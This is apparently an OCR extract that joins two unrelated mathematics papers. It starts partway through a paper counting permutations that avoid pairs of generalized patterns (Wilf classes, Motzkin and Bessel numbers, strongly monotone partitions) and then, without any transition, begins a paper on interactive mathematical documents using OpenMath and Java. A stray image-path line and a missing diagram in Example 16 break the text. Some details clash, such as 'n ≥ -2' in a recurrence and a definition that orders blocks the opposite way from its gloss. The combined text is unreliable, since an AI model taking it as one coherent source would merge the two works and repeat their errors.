$$\big\{\, \{1\text{-}23, 31\text{-}2\}, \{3\text{-}21, 13\text{-}2\}, \{12\text{-}3, 2\text{-}31\}, \{32\text{-}1, 2\text{-}13\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. This case is essentially identical to the case dealt with in Proposition 9. □

Proposition 14. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}32, 2\text{-}13\}, \{3\text{-}12, 2\text{-}31\}, \{13\text{-}2, 21\text{-}3\}, \{23\text{-}1, 31\text{-}2\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. The bijection Θ between $\mathcal{S}(1\text{-}23)$ and $\mathcal{S}(1\text{-}32)$ (see page 3) provides a one-to-one correspondence between $\mathcal{S}_n(1\text{-}32, 2\text{-}13)$ and $\mathcal{S}_n(1\text{-}23, 2\text{-}13)$. Consequently the result follows from Proposition 9. □

Proposition 15. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}32, 2\text{-}31\}, \{3\text{-}12, 2\text{-}13\}, \{31\text{-}2, 21\text{-}3\}, \{23\text{-}1, 13\text{-}2\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. We have


$$\sigma 1 \tau \in \mathcal{S}(3\text{-}12, 2\text{-}13) \iff \begin{cases} \mathrm{proj}(\sigma), \mathrm{proj}(\tau) \in \mathcal{S}(3\text{-}12, 2\text{-}13) \\ \sigma = \epsilon \;\text{ or }\; \tau = \epsilon \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

Thus a bijection between $\mathcal{S}_n(3\text{-}12, 2\text{-}13)$ and $\{0, 1\}^{n-1}$ is given by $\Psi(\epsilon) = \epsilon$ and

$$\Psi(\sigma 1 \tau) = x\Psi(\sigma\tau) \text{ where } x = \begin{cases} 1 & \text{if } \sigma \neq \epsilon, \\ 0 & \text{if } \tau \neq \epsilon, \\ \epsilon & \text{otherwise.} \end{cases}$$

□

Example 16. The tree

$U \circ T(136542) \;=$ 

corresponds to $01011 \in \{0, 1\}^5$.

Proposition 17. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}32, 3\text{-}12\}, \{23\text{-}1, 21\text{-}3\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. Since 3-12 is the complement of 1-32, the cardinality of $\mathcal{S}_n(1\text{-}32, 3\text{-}12)$ is twice the number of permutations in $\mathcal{S}_n(1\text{-}32, 3\text{-}12)$ in which 1 precedes n. In addition, n must be the last letter in such a permutation or else a hit of 1-32 would be formed. We have

$$\sigma 1 \tau n \in \mathcal{S}(1\text{-}32, 3\text{-}12) \iff \begin{cases} \operatorname{proj}(\sigma 1 \tau) \in \mathcal{S}(1\text{-}32, 3\text{-}12) \\ \operatorname{proj}(\tau) \in \mathcal{S}(21) \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

$$\iff \begin{cases} \operatorname{proj}(\sigma) \in \mathcal{S}(1\text{-}32, 3\text{-}12) \\ \operatorname{proj}(\tau) \in \mathcal{S}(21) \\ \sigma < \tau \\ \sigma 1 \tau \in \mathcal{S} \end{cases}$$

The rest of the proof follows the same lines as the proof of Proposition 9. □

Proposition 18. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\{\, \{1\text{-}32, 23\text{-}1\}, \{3\text{-}12, 21\text{-}3\} \,\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. We can copy almost verbatim the proof of Proposition 15, indeed, it is easy to see that $\mathcal{S}_n(1\text{-}32, 23\text{-}1) = \mathcal{S}_n(1\text{-}32, 2\text{-}31)$. □

Proposition 19. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\{\, \{1\text{-}32, 31\text{-}2\}, \{3\text{-}12, 13\text{-}2\}, \{21\text{-}3, 2\text{-}31\}, \{23\text{-}1, 2\text{-}13\} \,\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. We can copy almost verbatim the proof of Proposition 17, indeed, it is easy to see that $\mathcal{S}_n(1\text{-}32, 31\text{-}2) = \mathcal{S}_n(1\text{-}32, 3\text{-}12)$. □

Proposition 20. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\{\, \{2\text{-}13, 2\text{-}31\}, \{31\text{-}2, 13\text{-}2\} \,\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. $|\mathcal{S}_n(2\text{-}13, 2\text{-}31)| = |\mathcal{S}_n(2\text{-}1\text{-}3, 2\text{-}3\text{-}1)| = 2^{n-1}$ by [7, Lemma 5(d)]. □

Proposition 21. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\{\, \{2\text{-}13, 13\text{-}2\}, \{2\text{-}31, 31\text{-}2\} \,\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. $|\mathcal{S}_n(2\text{-}13, 13\text{-}2)| = |\mathcal{S}_n(1\text{-}3\text{-}2, 2\text{-}1\text{-}3)| = 2^{n-1}$ by [7, Lemma 5(b)]. □

Proposition 22. *Let $n \in \mathbb{N}$ with $n > 0$. For any pair $\{p, q\}$ in the set*

$$\{\, \{2\text{-}13, 31\text{-}2\}, \{2\text{-}31, 13\text{-}2\} \,\}$$

we have $|\mathcal{S}_n(p, q)| = 2^{n-1}$.

Proof. $|\mathcal{S}_n(2\text{-}13, 31\text{-}2)| = |\mathcal{S}_n(2\text{-}1\text{-}3, 3\text{-}1\text{-}2)| = 2^{n-1}$ by [7, Lemma 5(c)]. □

4.5. **The Wilf-class corresponding to $\{M_n\}_n$.**

Proposition 23. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 13\text{-}2\}, \{3\text{-}21, 31\text{-}2\}, \{12\text{-}3, 2\text{-}13\}, \{32\text{-}1, 2\text{-}31\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = M_n$, where M_n is the nth Motzkin number.

Proof. See Proposition 2. □

Proposition 24. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 21\text{-}3\}, \{3\text{-}21, 23\text{-}1\}, \{12\text{-}3, 1\text{-}32\}, \{32\text{-}1, 3\text{-}12\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = M_n$, where M_n is the nth Motzkin number.

Proof. We give a bijection $\Lambda : \mathcal{S}_n(1\text{-}23, 21\text{-}3) \to \mathcal{S}_n(1\text{-}23, 13\text{-}2)$ by means of induction. Let $\pi \in \mathcal{S}_n(1\text{-}23, 21\text{-}3)$. Define $\Lambda(\pi) = \pi$ for $n \leq 1$. Assume $n \geq 2$ and $\pi = a_1 a_2 \cdots a_n$. It is plain that either $a_1 = n$ or $a_2 = n$, so we can define

$$\Lambda(\pi) = \begin{cases} (a'_1 + 1, \ldots, a'_{n-1} + 1, a'_{n-2} + 1, 1) & \text{if } \begin{cases} a_1 = n \quad \text{and} \\ a'_1 \cdots a'_{n-1} = \Lambda(a_2 a_3 a_4 \cdots a_n), \end{cases} \\ (a'_1 + 1, \ldots, a'_{n-1} + 1, 1, a'_{n-2} + 1) & \text{if } \begin{cases} a_2 = n \quad \text{and} \\ a'_1 \cdots a'_{n-1} = \Lambda(a_1 a_3 a_4 \cdots a_n). \end{cases} \end{cases}$$

Observing that if $\sigma \in \mathcal{S}_n(1\text{-}23, 13\text{-}2)$ then $\sigma(n-1) = 1$ or $\sigma(n) = 1$, it easy to find the inverse of Λ. □

4.6. **The Wilf-class corresponding to $\{1, 1, 2, 4, 9, 22, 58, 164, 496, 1601, \ldots\}$.** In [2] Claesson introduced the notion of a monotone partition. A partition is *monotone* if its non-singleton blocks can be written in increasing order of their least element and increasing order of their greatest element, simultaneously. He then proved that monotone partitions and non-overlapping partitions are in ono-to-one correspondence. Non-overlapping partitions where first studied by Flajolet and Schot in [4]. A partition π is *non-overlapping* if for no two blocks A and B of π we have $\min A < \min B < \max A < \max B$. Let B^*_n be the number of non-overlapping partitions of $[n]$; this number is called the nth *Bessel number*. Proposition 2 tells us that there is a bijection between non-overlapping partitions and permutations avoiding 1-23 and 12-3. Below we define a new class of partitions called strongly monotone partitions and then show that there is a bijection between strongly monotone partitions and permutations avoiding 1-32 and 21-3.

Definition 25. Let π be an arbitrary partition whose blocks $\{A_1, \ldots, A_k\}$ are ordered so that for all $i \in [k-1]$, $\min A_i > \min A_{i+1}$. If $\max A_i > \max A_{i+1}$ for all $i \in [k-1]$, then we call π a *strongly monotone partition*.

In other words a partition is strongly monotone if its blocks can be written in increasing order of their least element and increasing order of their greatest element, simultaneously. Let us denote by a_n the number of strongly monotone partitions of $[n]$. The sequence $\{a_n\}_0^\infty$ starts with

$$1, 1, 2, 4, 9, 22, 58, 164, 496, 1601, 5502, 20075, 77531, 315947, 1354279.$$

It is routine to derive the continued fraction expansion

$$\sum_{n\geq 0} a_n x^n = \cfrac{1}{1-1\cdot x-\cfrac{x^2}{1-1\cdot x-\cfrac{x^2}{1-2\cdot x-\cfrac{x^2}{1-3\cdot x-\cfrac{x^2}{1-4\cdot x-\cfrac{x^2}{\ddots}}}}}}$$

using the standard machinery of Flajolet [3] and Françon and Viennot [5]. One can also note that there is a one-to-one correspondence between strongly monotone partitions and non-overlapping partition, π, such that if $\{x\}$ and B are blocks of π then either $x < \min B$ or $\max B < x$. In addition, we observe that

$$\sum_{n\geq 0} a_n x^n = \frac{1}{1-x-x^2B^*(x)},$$

where $B^*(x) = \sum_{n\geq 0} B_n^* x^n$ is the ordinary generating function for the Bessel numbers.

Proposition 26. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}32, 21\text{-}3\}, \{3\text{-}12, 23\text{-}1\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = a_n$, where a_n is the number of strongly monotone partitions of $[n]$ (see Definition 25).

Proof. Suppose $\pi \in \mathcal{S}_n$ has $k+1$ left-to-right minima $1, 1', 1'', \ldots, 1^{(k)}$ such that

$$1 < 1' < 1'' < \cdots < 1^{(k)}, \text{ and } \pi = 1^{(k)}\tau^{(k)} \cdots 1'\tau' 1\tau.$$

Then π avoids 1-32 if and only if, for each i, $\tau^{(i)} \in \mathcal{S}(21)$. If π avoids 1-32 and $x_i = \max 1^{(i)}\tau^{(i)}$ then π avoids 21-3 precisely when $x_0 < x_1 < \cdots < x_k$. This follows from observing that the only potential (21-3)-subwords of π are $x_{i+1}1^{(k)}x_j$ with $j \leq i$.

Mapping π to the partition $\{1\sigma, 1'\sigma', \ldots, 1^{(k)}\tau^{(k)}\}$ we thus get a one-to-one correspondence between permutations in $\mathcal{S}_n(1\text{-}32, 21\text{-}3)$ and strongly monotone partitions of $[n]$. □

4.7. **The Wilf-class corresponding to $\{1, 1, 2, 4, 9, 23, 65, 199, 654, 2296, \ldots\}$.**

Proposition 27. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{\, \{1\text{-}23, 3\text{-}12\}, \{3\text{-}21, 1\text{-}32\}, \{23\text{-}1, 12\text{-}3\}, \{32\text{-}1, 21\text{-}3\} \,\big\}$$

we have $|\mathcal{S}_n(p, q)| = b_n$, where the sequence $\{b_n\}$ satisfies $b_0 = 1$ and, for $n \geq -2$,

$$b_{n+2} = b_{n+1} + \sum_{k=0}^{n} \binom{n}{k} b_k.$$

Proof. Suppose $\pi \in \mathcal{S}_n$ has $k+1$ left-to-right minima $1, 1', 1'', \ldots, 1^{(k)}$ such that

$$1 < 1' < 1'' < \cdots < 1^{(k)}, \text{ and } \pi = 1^{(k)}\tau^{(k)} \cdots 1'\tau' 1\tau.$$

Then π avoids 1-23 if and only if, for each i, $\tau^{(i)} \in \mathcal{S}(12)$. If π avoids 1-23 and $x_i = \max 1^{(i)}\tau^{(i)}$ then π avoids 3-12 precisely when

$$j > i \text{ and } x_i \neq 1^{(i)} \implies x_j < x_i.$$

This follows from observing that the only potential (3-12)-subwords of π are $x_j 1^{(k)} x_i$ with $j \leq i$. Thus we have established

$$\sigma 1 \tau \in \mathcal{S}_n(1\text{-}23, 3\text{-}12) \iff \begin{cases} \mathrm{proj}(\sigma) \in \mathcal{S}(1\text{-}23, 3\text{-}12) \\ \tau \neq \epsilon \ \Rightarrow \ \tau = \tau' n \text{ and } \mathrm{proj}(\tau') \in \mathcal{S}(12) \\ \sigma 1 \tau \in \mathcal{S}_n \end{cases}$$

If we know that $\sigma 1 \tau' n \in \mathcal{S}_n(1\text{-}23, 3\text{-}12)$ and $\mathrm{proj}(\tau') \in \mathcal{S}_k(12)$ then there are $\binom{n-2}{k}$ candidates for τ'. In this way the recursion follows. □

4.8. **The Wilf-class corresponding to I_n.**

Proposition 28. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{ \{1\text{-}23, 1\text{-}32\}, \{3\text{-}21, 3\text{-}12\}, \{21\text{-}3, 12\text{-}3\}, \{32\text{-}1, 23\text{-}1\} \big\}$$

we have $|\mathcal{S}_n(p, q)| = I_n$, where I_n is the number of involutions in $\mathcal{S}_n$.

Proof. See Proposition 2. □

4.9. **The Wilf-class corresponding to C_n.**

Proposition 29. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{ \{1\text{-}32, 13\text{-}2\}, \{3\text{-}12, 31\text{-}2\}, \{21\text{-}3, 2\text{-}13\}, \{23\text{-}1, 2\text{-}31\} \big\}$$

we have $|\mathcal{S}_n(p, q)| = C_n$, where C_n is the nth Catalan number.

Proof. $\mathcal{S}_n(1\text{-}32, 13\text{-}2) = \mathcal{S}_n(1\text{-}3\text{-}2)$. □

4.10. **The Wilf-class corresponding to B_n^*.**

Proposition 30. *Let $n \in \mathbb{N}$. For any pair $\{p, q\}$ in the set*

$$\big\{ \{1\text{-}23, 12\text{-}3\}, \{3\text{-}21, 32\text{-}1\} \big\}$$

we have $|\mathcal{S}_n(p, q)| = B_n^*$, where B_n^* is the nth Bessel number.

Proof. See Proposition 2. □

5. More than two patterns

Let P be a set of patterns of type $(1, 2)$ or $(2, 1)$. With the aid of a computer we have calculated the cardinality of $\mathcal{S}_n(P)$ for sets P of three ore more patterns. From these results we arrived at the plausible conjectures of table 1 (some of which are trivially true). We use the notation $m \times n$ to express that there are m symmetric classes each of which contains n sets. Moreover, we denote by F_n the nth *Fibonacci number* ($F_0 = F_1 = 1, F_{n+1} = F_n + F_{n-1}$).

Acknowledgements

The first author wishes to express his gratitude towards Einar Steingrímsson, Kimmo Eriksson, and Mireille Bousquet-Mélou; Einar for his guidance and infectious enthusiasm; Kimmo for useful suggestions and a very constructive discussion on the results of this paper; Mireille for her great hospitality during a stay at LaBRI, where some of the work on this paper was done.

We would like to thank N. J. A. Sloane for his excellent web site "The On-Line Encyclopedia of Integer Sequences"

`http://www.research.att.com/~njas/sequences/`.

It is simply an indispensable tool for all studies concerned with integer sequences.

For $|P| = 3$ there are 220 sets, 55 symmetry classes and 9 Wilf-classes.

cardinality	# sets
0	7×4
3	1×4
n	24×4
$1 + \binom{n}{2}$	2×4
F_n	7×4
$\binom{n}{[n/2]}$	1×4
$2^{n-2} + 1$	1×4
2^{n-1}	10×4
M_n	2×4

For $|P| = 4$ there are 495 sets, 135 symmetry classes, and 9 Wilf-classes.

cardinality	# sets
0	$1 \times 1 + 6 \times 2 + 30 \times 4$
2	$2 \times 1 + 5 \times 2 + 35 \times 4$
3	1×4
n	$37 \times 4 + 1 \times 2$
$1 + \binom{n}{2}$	1×4
F_n	$9 \times 4 + 1 \times 2$
$\binom{n}{[n/2]}$	1×2
$2^{n-2} + 1$	1×2
2^{n-1}	$1 \times 4 + 3 \times 2$

For $|P| = 5$ there are 792 sets, 198 symmetry classes, and 5 Wilf-classes.

cardinality	# sets
0	84×4
1	16×4
2	74×4
n	20×4
F_n	4×4

For $|P| = 6$ there are 924 sets, 246 symmetry classes, and 4 Wilf-classes.

cardinality	# sets
0	$17 \times 2 + 124 \times 4$
1	$4 \times 2 + 38 \times 4$
2	$7 \times 2 + 51 \times 4$
n	$1 \times 2 + 3 \times 4$
F_n	1×2

For $|P| = 7$ there are 792 sets, 198 symmetry classes, and 3 Wilf-classes.

cardinality	# sets
0	140×4
1	40×4
2	18×4

For $|P| = 8$ there are 495 sets, 135 symmetry classes, and 3 Wilf-classes.

cardinality	# sets
0	$2 \times 1 + 14 \times 2 + 94 \times 4$
1	$4 \times 2 + 18 \times 4$
2	$1 \times 1 + 2 \times 4$

For $|P| = 9$ there are 220 sets, 55 symmetry classes, and 2 Wilf-classes.

cardinality	# sets
0	50×4
1	5×4

For $|P| = 10$ there are 66 sets, 21 symmetry classes, and 2 Wilf-classes.

cardinality	# sets
0	$8 \times 2 + 12 \times 4$
1	1×2

For $|P| = 11$ there are 12 sets, 3 symmetry classes, and 1 Wilf-class.

cardinality	# sets
0	3×4

For $|P| = 12$ there is 1 set, 1 symmetry class, and 1 Wilf-class.

cardinality	# sets
0	1×1

TABLE 1. The cardinality of $\mathcal{S}_n(P)$ for $|P| > 2$.

REFERENCES

[1] E. Babson and E. Steingrímsson. Generalized permutation patterns and a classification of the Mahonian statistics. *Séminaire Lotharingien de Combinatoire*, B44b:18pp, 2000.

[2] A. Claesson. Generalized pattern avoidance. *To appear in: European Journal of Combinatorics*, 2001.

[3] P. Flajolet. Combinatorial aspects of continued fractions. *Annals of Discrete Mathematics*, 8:217–222, 1980.

[4] P. Flajolet and R. Schott. Non–overlapping partitions, continued fractions, Bessel functions and a divergent series. *European Journal of Combinatorics*, 11:421–432, 1990.
[5] J. Françon and G. Viennot. Permutations selon leurs pics, creux, doubles montées et double descentes, nombres d'Euler et nombres de Genocchi. *Discrete Math.*, 28(1):21–35, 1979.
[6] D. E. Knuth. *The art of computer programming*, volume 3. Addison-Wesley, 1973.
[7] R. Simion and F. W. Schmidt. Restricted permutations. *European Journal of Combinatorics*, 6:383–406, 1985.
[8] R. P. Stanley. *Enumerative Combinatorics*, volume 1. Cambridge University Press, 1997.

Matematik, Chalmers tekniska högskola och Göteborgs universitet, S-412 96 Göteborg, Sweden
E-mail address: claesson@math.chalmers.se

LaBRI, Univerité Bordeaux I, 351 cours de la Libération, 33405 Talence Cedex, France
E-mail address: toufik@labri.fr

Interactive Mathematical Documents on the Web

Arjeh M. Cohen, Hans Cuypers, Ernesto Reinaldo Barreiro, and Hans Sterk

Department of Mathematics,
Technische Universiteit Eindhoven,
POB 513,
5600 MB Eindhoven,
The Netherlands

Abstract. This paper deals with our work on interactive mathematical documents. These documents accomodate various sources, users, and mathematical services. Communication of mathematics between these entities is based on the OpenMath standard and Java technology. But, for the management of the communication, more protocols and tools are needed. We describe an architecture that serves as a framework for our work on interactive documents, and we report on what we have implemented so far.

1 Introduction

An interactive mathematical document is to be regarded as a book, an article, or announcement on computer that can be read in the way their ordinary (paper) counterparts can, but which, in addition, enables a variety of activities. Among these interactions, we count storing and communicating mathematics, presenting mathematics (e.g., in browsers) and performing mathematical operations, possibly elsewhere on the Web.

Although the notion of an interactive mathematical document has been around for several years [14] its realization is nowhere near the final stage. Recent web technological progress, for instance, has enabled a smoother communication of mathematics than ever before. The use of an interactive mathematical document can provide a window to the world of mathematical services on the internet. Moreover, a mathematical service on the internet can be created by the construction of an interactive mathematical document. In §3 of this paper we paint the contours of such a mathematical document. In particular, we describe a *mathematical document server* which takes input from various sources (the document source, mathematical services, and users), creates a highly interactive mathematical set-up, and serves it to the user. In this vein, the paper can be viewed as a sequel to [11].

We would like to stress that the technology for achieving such goals already exists, mainly (for our purposes) in the form of Java software. In §4, we describe some of the main tools we have developed for realizing the interactive mathematical documents. We envision that it will require a few

more years before integrated authoring tools, as easy to use as LaTeX, will be widely available. With the work presented here, we intend to contribute to these developments.

Before going into details regarding interactive documents, in §2, we discuss the general picture of mathematics on the Web.

2 A Framework for Interactive Mathematics

In this section we describe our approach to interactive mathematics. In §2.1, we begin by overviewing OpenMath, a standard for communicating mathematics across the Web. Next, in §2.2, we discuss web services and, in particular, address two additional requirements for our purposes: query facilities and a notion of the state of the mathematics that is being communicated.

2.1 OpenMath

A starting point for semantically rich communication across the Web is the standard for mathematical expressions OpenMath, cf. [25], and, for our purposes, its XML encoding. The representation of mathematics in OpenMath relies on four 'expression tree' constructors (viz., application, binding, attribution, and error), on five basic objects (byte arrays, strings, integers, IEEE floats, variables), and on a special, sixth, basic object: symbols, defined in Content Dictionaries (CDs for short). The core CDs are publicly available collections of mathematical definitions. The standard documents and the collection of public CDs for OpenMath are available in XML format from [25]. An example of the XML encoding of an OpenMath object expressing that $\cos(\pi) = -1$ is given in Figure 1.

```
<OMOBJ>
 <OMA>
  <OMS cd="relation1" name="eq"/>
  <OMA> <OMS cd="transc1" name="cos"/> <OMS cd="nums" name="pi"/> </OMA>
  <OMI>-1</OMI>
 </OMA>
</OMOBJ>
```

Fig. 1. OpenMath fragment.

For a further introduction to OpenMath, see [11]. There it is also explained how OpenMath and MathML [21] complement each other in that OpenMath objects express mathematical content whereas MathML mainly focuses on presentation. The connection between the two rests upon

- the fact that MathML works with a relatively small number of commonplace mathematical constructs chosen within the high school realm of applications and

- the content symbol (`csymbol`) in MathML for introducing a new symbol whose semantics is not one of the core content elements of MathML. In particular, such an external definition may reside in an OpenMath Content Dictionary.

For purposes of alignment of MathML and OpenMath, the core CDs contain symbols matching the MathML constructs.

As it stands, the OpenMath mechanism works quite well for conveying mathematical objects: by declaring which CDs are relevant, two parties agree on a common understanding of the mathematics they communicate. The public CDs are (well-wrought) examples, but two parties may choose whichever CDs they like. They could even create CDs for the sole purpose of a brief communication. This feature ensures a great flexibility in the use of OpenMath.

In Figure 2, by way of example, we display an experimental CD for planar Euclidean geometry, which was recently constructed in joint work with Ulrich Kortenkamp for the purpose of interfacing with Cinderella, [29].

Phrasebooks provide the means to convert OpenMath objects to/from software applications. They parse OpenMath objects into an application-native language (e.g., *Mathematica*, Maple, GAP), sending the result to the application, catching the response from the application, and translating it back into OpenMath. The phrasebook communicates only OpenMath objects of which the symbols are defined in the CDs that the phrasebook recognizes. Thus, a phrasebook performs the translation back and forth as well as the communication. The actual task performed by the totality of the phrasebook actions depends on the interpretation. If the application is a computer algebra system, the interpretation is often 'evaluation' or 'simplification': when passed $2+3$, these applications will return 5. If the application is a proof assistant (e.g., Lego or Coq, cf. [9]), then 'verifying' or 'proving' is a more likely interpretation of what the application is supposed to do, and if the application is a browser or printing, the interpretation is to prepare the mathematical object for a presentation.

Phrasebooks providing interfaces to and from OpenMath have been built into Axiom and GAP [2,16].

We have developed a Java library, called ROML, for building full phrasebooks outside mathematical software packages. It is described in [4] and can be found at [28]. By use of ROML, such external phrasebooks have been implemented for the proof checkers Lego and Coq, for the computer algebra packages Maple, *Mathematica*, and GAP [5,6].

2.2 Mathematical Web Services

An important mode of communicating mathematics across the Web, is by means of queries. Generally a query in Web technology refers to a request for a service, see [37]. Naturally, we would like a standard way of expressing queries, a management system for parameters accompanying the question,

```
<CD>
<CDName> plangeo1 </CDName>

 (... further data like URL, creation date, CDs on which this one depends ...)

<Description>
This CD defines symbols for planar Euclidean geometry.
</Description>

<CDDefinition>
<Name> point </Name>
<Description>
The symbol is used to indicate a point of  planar Euclidean geometry
by a variable. The point may (but need not) be subject to constraints.
</Description>
</CDDefinition>

 (... a similar definition for ‘line’ ...)

<CDDefinition>
<Name> incident </Name>
<Description>
The symbol represents the logical incidence fucntion which is a
binary function taking arguments representing
gemetric objects like points and lines and returning a boolean value.
It is true if and only if the first argument is incident to the second.
</Description>

<Example> The line l through (points) A and B is given by:

<OMOBJ>
  <OMA>
    <OMS cd="plangeo1" name="line"/>
    <OMV name="l"/>
    <OMA>
      <OMS cd="plangeo1" name="incident"/>
      <OMV name="A"/>
      <OMV name="l"/>
    </OMA>
    <OMA>
      <OMS cd="plangeo1" name="incident"/>
      <OMV name="B"/>
      <OMV name="l"/>
    </OMA>
  </OMA>
</OMOBJ>
</Example>
</CDDefinition>
</CD>

 (... further definitions ...)
```

Fig. 2. CD fragment.

and a reference mechanism to couple a message to the query which it answers. Such systems are under construction (e.g., work of Caprotti), often based on more general standards, such as the Web Service Description Language, WSDL. We refer to [32] for a discussion of computational and other Web services. Confidentiality and privacy are important user requirements that will have to be present in user profiles. Clearly, there is a need for the development of service management frameworks with adequate provision for resilience, persistence, security, confidentiality and end user privacy. Here, however, our focus is on the mathematical aspects. We shall depart from the OpenMath set-up for the communication of mathematical objects. A mathematical query usually refers to mathematical objects, which can be phrased in OpenMath, but often the user wants to convey more than just the mathematical objects themselves. As we have seen above, a mathematical object can often be interpreted as a query by a phrasebook (e.g., interpret $\cos(\pi)$ as 'evaluate $\cos(\pi)$' or interpret an assertion GRH as 'verify GRH'), but this is a poor way of formulating a query. A more elaborate mechanism is needed.

Regarding mathematical services across the Web, we face three issues that need further exploration:

- mathematical reliability,
- expressing mathematical queries, and
- taking into account the state, or context, in which a mathematical query takes place.

Reliability. In [9], the reliability (quality guarantee) aspects are emphasized. Up till now, complexity, the (estimated) time a computation will take, has been one of the major concerns regarding mathematical computations. Although it will remain useful for clients to be aware of feasibility, they will be more concerned with the validity of the answer. Here an interesting shift in focus from complexity to convincibility may take place. To gain experience with this issue, we work out (within our MathBook technology, see §3) some concrete examples where besides the usual invocation of an algorithm, additional work is carried out to provide the users with witnesses as to the truth of the answer. In one of these examples, in response to a query for the stabilizer H of the vertex, 1 say, of a permutation group G specified by generating permutations $a_1, \ldots, a_t$, one usually expects just a set $b_1, \ldots, b_s$ of permutations fixing 1, which will generate H. Now it is a straightforward check that $b_1, \ldots, b_s$ fix 1, but it requires some work to see that these permutations actually belong to G, whence to H. Expressions of the b_j as products of $a_1, \ldots, a_t$ will solve this. Finally, a proof that each element of H lies in the subgroup of G generated by $b_1, \ldots, b_s$ requires further information, corresponding to Schreier's lemma [13]. By means of a little programming at the back engine, the additional information can be supplied, and embedded in a proof in words that supplies a substantiated answer to the query.

Queries. We have argued that, so far, the OpenMath set-up seems rather primitive in that only mathematical expressions are passed, with no indica-

tion of the required action on the object. Currently, the phrasebook makes this interpretation, and so the matter is resolved by a declaration from the phrasebook of what its action (interpretation) is, see [11]. For instance, an OpenMath object like

```
Factors(Polynomial(X,X^2-1,Rationals))
```

will result in a response of the form

```
List(Polynomial(X,X-1,Rationals),Polynomial(X,X+1,Rationals)))
```

when sent to GAP, because its phrasebook tends to interpret the OpenMath object as an evaluation command, whereas the same expression would just be printed as something like "Factors of $X^2 - 1$" when sent to a typesetting program.

In [31], a mode of interaction is implemented where the behavior of a computer algebra system can be controlled from within a JSP page (see §4.2 below) by using a set of primitives such as assigning and retrieving OpenMath objects to CAS variables, manipulating variables using the language of the CAS. Indeed, this seems to come closer to the intended user control.

But, as hinted at in [9], there are probably better solutions from automated proof checking. A slight extension of the language in which we formulate mathematical assertions will enable us to formulate mathematical queries. Typed λ calculus expressions like $\Gamma \vdash ? : P$, where Γ represents the context (see below) and $? : P$ stands for the request for a proof of assertion P, are expected to embed into a full type checking mechanism without problems. In other words, we expect that it is possible to set up a language of well-formed query expressions, recognizable by means of a proper type inference algorithm. So, importing this language within the OpenMath framework, we expect to obtain a sound method of expressing queries by means of a CD defining the primitive symbols (corresponding to question marks used such as in $? : P$) for the most fundamental types of question asked. This approach to queries is as yet unexplored, and we intend to explore it in the near future.

Context. The problem of how to handle the state in which a mathematical query takes place has not been addressed in some of the more successful mathematical services on the internet, such as Sloane [30], Faugère's Gröbner basis service [15], Wilson's Atlas of representations of finite simple groups [36], Brouwer's coding theory data base [3], and Web*Mathematica* [35].

For example, Web*Mathematica* is a way of accessing *Mathematica* via the Web. Via browser pages users can formulate either full *Mathematica* commands or input for pre-programmed *Mathematica* commands (so that no specific knowledge of *Mathematica* is required) which will then be carried out by a *Mathematica* program run by a server accessible to the user. However, after the command is carried out, the *Mathematica* session is 'cleaned' in that the user can no longer refer to the previous command. So, it is possible to, say, compute the determinant of a matrix but the user cannot assign the

matrix to a variable, say A, and change an entry of A, and/or ask for A^{-1} without re-entering the entries of A.

Clearly, as is the case for a *Mathematica* session per se, it is desirable to be able to refer to the variables at hand in a work session, to be able to ask for a second computation regarding an object passed on earlier, and so on. From a computer algebra point of view, the *context* is a list of definitions, that is, assignments to variables, of objects introduced (and computed) before (think of the assignment statements and of the In[n] and Out[n] variables for $n = 1, 2, \ldots$ in *Mathematica*). In the Javamath API, discussed in [31], there is a notion of session, in which it is possible to retain variables and their values.

However, we wish to incorporate one more feature in our notion of context. This is taken from logic, where the notion of a context is our inspiration. Indeed the symbol Γ above stands for context. Besides definitions, it contains statements which are interpreted as 'the truth' (or axioms, for that matter). This means that theorems, lemmas, conjectures, and so on, may be thrown in, and are all interpreted as 'facts'. We stress that there may very well be assumptions in the context, so that it might be possible to derive a contradiction. It would not be desirable to have the starting context of an interactive book be self-contradictory, but, in the course of a user developed proof by contradiction, there is nothing against a set of assumptions from which the user can derive $0 = 1$.

It is such a list of definitions of objects and statements, which is called context in the case of theorem provers, that gives a good starting point to what we consider to be the context of a mathematical session. It will be clear that the context is highly dynamic: for instance, if, in the example of the matrix A above, the user wants to consider the matrix over $\mathrm{GF}(11)(x, y, z)$ rather than $\mathbb{Q}[x, y, z]$, a change of the coefficient ring should be the corresponding action on the context.

